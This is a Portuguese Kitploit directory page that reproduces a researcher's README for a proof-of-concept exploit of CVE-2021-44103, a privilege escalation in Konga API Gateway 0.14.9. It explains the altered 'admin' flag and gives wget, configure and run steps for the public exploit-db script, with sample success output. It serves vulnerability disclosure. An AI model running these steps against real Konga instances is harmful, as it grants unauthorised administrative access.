
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-44103 — Exploit de prova de conceito para CVE-2021-44103 demonstrando escalonamento vertical de privilégios no Konga API Gateway 0.14.9, permitindo que usuários autenticados obtenham acesso de administrador. | Kitploit
Ferramentas/GitHubGitHub/paulotrindadec/cve-2021-44103
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoSegurança de API
GitHubpaulotrindadec/cve-2021-44103

CVE-2021-44103

Compartilhar

Exploit de prova de conceito para CVE-2021-44103 demonstrando escalonamento vertical de privilégios no Konga API Gateway 0.14.9, permitindo que usuários autenticados obtenham acesso de administrador.

Ver Repositório
330há 4 anosAinda não revisado

CVE-2021-44103

Uma prova de conceito para KONGA 0.14.9 - Escalada de Privilégios.

Introdução

Em 16 de novembro de 2021, Fabrício Salomão e eu encontramos uma vulnerabilidade no Konga API Gateways, permitindo que qualquer usuário autenticado se torne administrador.

Relatório da Vulnerabilidade

Produto: KONGA
Modelo: 0.14.9
Vulnerabilidade: Escalada de Privilégios
Impacto: Acesso administrativo total (escalada vertical de privilégios)
Autenticação: necessária
Autor do Exploit: Fabricio Salomao / Paulo Trindade

PoC

Abaixo foi criado um usuário normal chamado "usernormal" sem privilégios.

Crash

Crash


Através da requisição abaixo, a flag "FALSE" no parâmetro "admin" foi alterada para "TRUE".

Crash

Portanto, foi criado um exploit por nós: https://www.exploit-db.com/exploits/50521

Crash

Após executar o exploit, a escalada de privilégios foi um sucesso!

Resultado:

Crash

Executando o exploit

wget https://www.exploit-db.com/raw/50521 -O 50521.py

Edit 50521.py

Modify:

urlkonga = "http://www.example.com:1337/" # change to your konga address
identifier = "usernormalkonga"            # change user
password = "changeme"                     # change password

Execute:

python 50521.py

[+] Attack
[+] Token eyJhbGciOiJIUzI1NiJ9.MTA.JFmJ0Vd3z5oeOTokSL0qfPZSOJmnZKEjZVzCJs_AM-U
[+] Change Normal User to Admin
[+] Success

LINKS

http://n0hat.blogspot.com/2021/11/konga-0149-privilege-escalation-exploit.html

https://www.exploit-db.com/exploits/50521

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44103

https://github.com/advisories/GHSA-f2mp-8fgg-7465

https://security.snyk.io/vuln/SNYK-JS-KONGA-2434821

https://twitter.com/CVEnew/status/1508455166885961732

https://twitter.com/search?q=CVE-2021-44103&src=typed_query

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





